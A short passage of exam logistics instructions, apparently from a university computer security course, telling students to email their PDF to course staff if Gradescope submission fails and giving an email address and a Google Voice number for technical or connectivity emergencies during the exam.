4. If you run into issues submitting on Gradescope, email your PDF to `cs161-staff@berkeley.edu`. **Be timely**. We reserve the right to reject late emails.

Technical Issues

If you encounter any issues during the exam, please email `cs161-staff@berkeley.edu`.

For any emergency connectivity issues at the end of the exam, please text this Google Voice number: (252) 410-1123.